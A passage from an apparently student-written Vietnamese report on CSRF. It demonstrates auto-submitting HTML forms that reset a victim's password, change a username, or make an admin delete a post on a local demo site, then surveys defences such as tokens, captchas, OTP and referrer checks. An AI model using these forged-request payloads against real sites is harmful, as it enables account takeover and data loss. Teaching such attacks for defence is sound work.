<!--
<label for="password">Mật khẩu cũ:</label>
<input type="password" class="form-control" name="oldpassword">
</div>
-->
<div class="form-group">
<label for="password">Mật khẩu mới:</label>
<input type="password" class="form-control" name="password">
</div>
<div class="form-group">
<label for="repassword">Xác nhận mật khẩu:</label>
<input type="password" class="form-control" name="repassword">
</div>
<div>
<button type="submit" class="btn-post">Lưu</button>
<button type="reset" class="btn-post">Làm mới</button>
<button type="button" class="btn-post"><a href="/tutor" class="link-edit">Trở về</a></button>
</div>
</div>
</div>
...
</form>
```

Hình 22

- Hacker nhắm đến nạn nhân bằng cách xem danh sách các thành viên và chọn một người bất kì




Hình 23

- Hacker viết lại form đổi mật với value là mật khẩu mà hacker mong muốn (ví dụ: 123456) như sau

```
<!DOCTYPE html>
<html>
<head>
<title></title>
</head>
<body onload="document.CSRF.submit()">
<form method="POST" name="CSRF" action="http://127.0.0.1:8000/password/7" accept-charset="UTF-8" class="form-post" enctype="multipart/form-data" style="color: #727272;">
<input name="_token" type="hidden" value="888d890ukaiqum6N29U/Ao7C4pzm6iI0AVwUCrk">
<div class="row">
<div class="col-md-2"></div>
<div class="col-md-8">
<h4><strong class="text-uppercase"></strong></h4>
<div class="form-group">
<input type="hidden" class="form-control" name="password" value="123456">
</div>
<div class="form-group">
<input type="hidden" class="form-control" name="repassword" value="123456">
</div>
</div>
</div>
</form>
</body>
</html>
```

Hình 24

- Sau đó gửi đến nạn nhân bằng nhiều cách khác nhau như là: mail, facebook, tin nhắn, hoặc các diễn đàn, ... Đến khi nạn nhân click vào liên kết trên thì kết quả sẽ như sau:



Hình 25

5.3 Kịch bản thứ ba

5.3.1 Các bước thực hiện

Giả sử người dùng có tên là *Nguyễn Đăng Toàn* vừa mới truy cập tài khoản vào một trang web *trungtamgiasudanang.vn* của mình và chưa thực hiện logout để kết thúc, website này có lỗ hổng CSRF. *Hacker*, một kẻ tấn công, muốn lừa *Nguyễn Đăng Toàn* để đổi tên đăng nhập, hacker phải thực hiện các bước sau:

- Xem nguồn trang của trang đổi tên đăng nhập.
- Viết lại form đổi tên đăng nhập với value là tên đăng nhập mà hacker mong muốn.
- Sau đó dùng mọi cách để nạn nhân (victim) click vào liên kết để thực hiện giả mạo request.

5.3.2 Demo

Ban đầu hacker sẽ tạo một tài khoản người dùng và truy cập đến trang đổi mật khẩu có giao diện như sau.



Hình 26


Hacker nhận thấy trang này có lỗ hổng CSRF và thực hiện tấn công:

- Xem nguồn trang của trang đổi tên đăng nhập

```
<form method="POST" action="http://127.0.0.1:8000/username/" accept-charset="UTF-8" class="form-post" enctype="multipart/form-data" style="color: #727272;"><input
name="_token" type="hidden" value="H800uq0ka1q0m0n29DKJckp2m0r1enVuoCkK">
<div class="row">
<div class="col-md-2"></div>
<div class="col-md-8">
<h4><strong class="text-uppercase"></strong></h4>
<div class="form-group">
<label for="username">Tên đăng nhập mới:</label>
<input type="text" class="form-control" name="username">
</div>
<div>
<button type="submit" class="btn-post">Lưu</button>
<button type="reset" class="btn-post">Làm mới</button>
<button type="button" class="btn-post"><a href="/tutor" class="link-edit">Trở về </a></button>
</div>
</div>
</div>
</form>
```

Hình 27

- Hacker nhắm đến nạn nhân bằng cách xem danh sách các thành viên và chọn một người bất kì




Hình 28

- Hacker viết lại form đổi mật với value là tên đăng nhập mà hacker mong muốn (ví dụ: *hacker*) như sau



Hình 29

- Sau đó gửi đến nạn nhân bằng nhiều cách khác nhau như là: mail, facebook, tin nhắn, hoặc các diễn đàn, ... Đến khi nạn nhân click vào liên kết trên thì kết quả sẽ như sau:



Hình 30

5.4 Kịch bản thứ tư

5.4.1 Các bước thực hiện

Lần này nạn nhân nhắm đến là **Administrator**, người quản trị trang web có chức năng như: chỉnh sửa, xóa, thêm mới...


Giả sử **admin** vừa mới truy cập tài khoản vào một trang web trungtamgiasudanang.vn của mình và chưa thực hiện logout để kết thúc, website này có lỗ hổng CSRF. *Hacker*, một kẻ tấn công, muốn lừa **admin** để xóa một bài đăng, hacker phải thực hiện các bước sau:

- Tìm mọi cách xem id của bài đăng muốn xóa.
- Viết lại form xóa bài đăng.
- Sau đó dùng mọi cách để nạn nhân (victim) click vào liên kết để thực hiện giả mạo request.

Sau đó dùng mọi cách để nạn nhân (victim) click vào liên kết để thực hiện giả mạo request.

5.4.2 Demo

Đây là giao diện của trang hiển thị các bài đăng tìm gia sư → ta tìm được id của bài đăng mình muốn xóa.



Hình 31

Hacker viết lại form xóa bài đăng mà hắn mong muốn như sau


```
<html>
<body onload=document.CSRF.submit()>
<!-- <form method="POST" name="CSRF" action="http://127.0.0.1:8000/post/12" accept-charset="UTF-8" enctype="multipart/form-data" style="display: inline-block;" >
  <input name="_method" type="hidden" value="DELETE"><input name="token" type="hidden" value="7G01xaG3cM8bDnKG01BfIGLtZ8nE0ZU97HaE1Pav"> -->
  <!-- <button type="submit" class="btn-post">Xóa</button> -->
</form> -->

<form method="POST" name="CSRF" action="http://127.0.0.1:8000/post/13">
  <input name="method" type="hidden" value="DELETE">
  <!-- <input name="token" type="hidden" value="LDtpjHbXpiIolQjuTGixjyzcltxa6lMspEQRLAu"> -->
</form>

</body>
</html>
```

Hình 32

Sau đó dùng mọi cách để nạn nhân (victim) click vào liên kết để thực hiện giả mạo request.



Hình 33

6 Cách phòng chống tấn công CSRF



Hình 34

Do nguyên tắc của CSRF là lừa nạn nhân thực thi các lệnh thông qua request http nên một số kỹ thuật dưới đây được đưa ra để phân biệt và hạn chế các request http giả mạo.

6.1 Phía user

Để phòng tránh trở thành nạn nhân của các cuộc tấn công CSRF, người dùng internet nên thực hiện một số lưu ý sau:


- Nên thoát khỏi các website quan trọng: Tài khoản ngân hàng, thanh toán trực tuyến, các mạng xã hội, gmail, ... khi đã thực hiện xong giao dịch hay các công việc cần làm. (Check - email, checkin...)
- Không nên click vào các đường dẫn mà bạn nhận được qua email, qua facebook ... Khi bạn đưa chuột qua 1 đường dẫn, phía dưới bên trái của trình duyệt thường có địa chỉ website đích, bạn nên lưu ý để đến đúng trang mình muốn.
- Không lưu các thông tin về mật khẩu tại trình duyệt của mình (không nên chọn các phương thức "đăng nhập lần sau", "lưu mật khẩu" ...)

- Trong quá trình thực hiện giao dịch hay vào các website quan trọng không nên vào các website khác, có thể chứa các mã khai thác của kẻ tấn công.

6.2 Phía server

Có nhiều lời khuyên cáo được đưa ra, tuy nhiên cho đến nay vẫn chưa có biện pháp nào có thể phòng chống triệt để CSRF. Sau đây là một vài kỹ thuật sử dụng.

6.2.1 Session Time Out



Hình 35


Điều này tùy theo ngôn ngữ lập trình sử dụng, web server nào được sử dụng mà cách thức thực hiện khác nhau.

Đối với PHP, thông số `session.gc_maxlifetime` trong file `php.ini` được dùng để quy định thời gian hiệu lực của session (mặc định là $1440s = 24'$ – Một con số khá lớn cho một phiên làm việc bình thường).

Nếu các lập trình viên sử dụng ngôn ngữ không hỗ trợ chức năng này (thường thì webserver application nào cũng hỗ trợ) thì phải có phương pháp khác – quản lý session bằng

CSDL (như lưu vào một bảng Session) hoặc các file tạm trên server (/tmp/session/) và có một chương trình con quản lý các session này (cron job, scheduler, agent, ...).

6.2.2 Sử dụng GET và POST



Hình 36

Thường thì đối với một trang web, phương thức GET chỉ nên để lấy về dữ liệu, còn thay đổi CSDL nên dùng POST hoặc PUT (theo khuyến cáo của W3C)

- Tuy nhiên, thực ra nếu dùng POST, PUT vẫn có thể bị intercept để lấy ra thông tin gửi lên... Nên cách làm này không thực sự hiệu quả.
- Tốt nhất là các thông tin gửi đi, nhận về, nếu quan trọng nên mã hóa sử dụng https.

6.2.3 Sử dụng captcha hoặc các thông báo xác nhận


6.2.3.1 Captcha



Hình 37

Captcha được sử dụng khá phổ biến hiện nay để máy chủ xác định được xem đối tượng đang giao tiếp với họ có phải là con người hay không. Tuy nhiên, việc nhập captcha khó hoặc nhiều lần sẽ gây khó chịu cho người sử dụng.

6.2.3.2 Thông báo xác nhận hành động



Hình 38

Thông báo “Bạn có muốn thực hiện hay không?” chẳng hạn sẽ rất hữu ích, cảnh báo cho nạn nhân biết xem họ có đang bị đối tượng nào lợi dụng để tấn công CSRF hay không.


6.2.3.3 One Time Password (OTP)



Hình 39

Đây là cách phổ biến hiện nay cho các giao dịch ngân hàng. Các OTP được sinh ra ngẫu nhiên và gửi ngay đến điện thoại di động của khách hàng. Trang web sẽ yêu cầu khách hàng phải nhập OTP này thì các quá trình mới được tiếp tục thực hiện.

6.2.4 Sử dụng Token khó đoán (unpredictable token)




Hình 40

Ta tạo ra một token ứng với một form. Token này là duy nhất và map với form đó (thường nhận giá trị là session). Khi post dữ liệu form về hệ thống, hệ thống sẽ thực hiện việc so khớp giá trị token này và quyết định xem có thực hiện hay không.

Một số ngôn ngữ đã hỗ trợ điều này. Ví dụ: ASP.NET, Ruby on Rails, django.

6.2.5 Sử dụng cookie khác nhau



Hình 41

Ta biết, một cookie không dùng chung được cho hai domain khác nhau, do vậy nên dùng domain “admin.oursite.com” hơn là domain “oursite.com/admin” để hạn chế được xác suất bị tấn công CSRF.

Cụ thể như sau, chẳng hạn website cho admin đơn giản là: “oursite.com/admin”; người A login rồi vào site mình chỉ để xem các tin chung, chứ không muốn vào giao diện quản lý. Theo như trên, người B gửi tới A link soạn sẵn, người A bấm vào chắc chắn link đó sẽ được thực hiện bởi vì vẫn chung cookie cho domain “oursite.com”.

Ngược lại nếu tách domain trang admin riêng, nếu thực hiện những lệnh liên quan tới quản lý, thêm, sửa, xóa... thì “admin.oursite.com” sẽ không chấp nhận cookie cho

“oursite.com” và yêu cầu người dùng đăng nhập với site này. Như vậy, nếu B có lừa A thông qua 1 link http nào đó thì A sẽ nhận ra ngay.

6.2.6 Kiểm tra REFERRER

Kiểm tra xem các câu lệnh HTTP gửi đến hệ thống xuất phát từ đâu. Một ứng dụng web có thể hạn chế chỉ thực hiện các lệnh HTTP gửi đến từ các trang đã được chứng thực. Tuy nhiên cách làm này có nhiều hạn chế và không thật sự hiệu quả.

7 Kết luận và hướng phát triển

7.1 Kết luận

Trong khoản thời gian có hạn của đề tài thì cơ bản đề tài đã được triển khai thành công, đúng với yêu cầu đề ra. Thông qua đề tài chúng ta đã hiểu được thế nào là tấn công CSRF, cách phòng thủ CSRF hiệu quả, những thiệt hại của tấn công CSRF đã gây ra và hướng dẫn sử dụng tool để khai thác lỗ hổng CSRF.

Bên cạnh những phần đã đạt được thì đề tài cũng còn một số hạn chế nhất định:

- Chưa triển khai trên site thực tế.
- Các triển khai còn rời rạc.
- Hướng dẫn tool còn hạn chế.
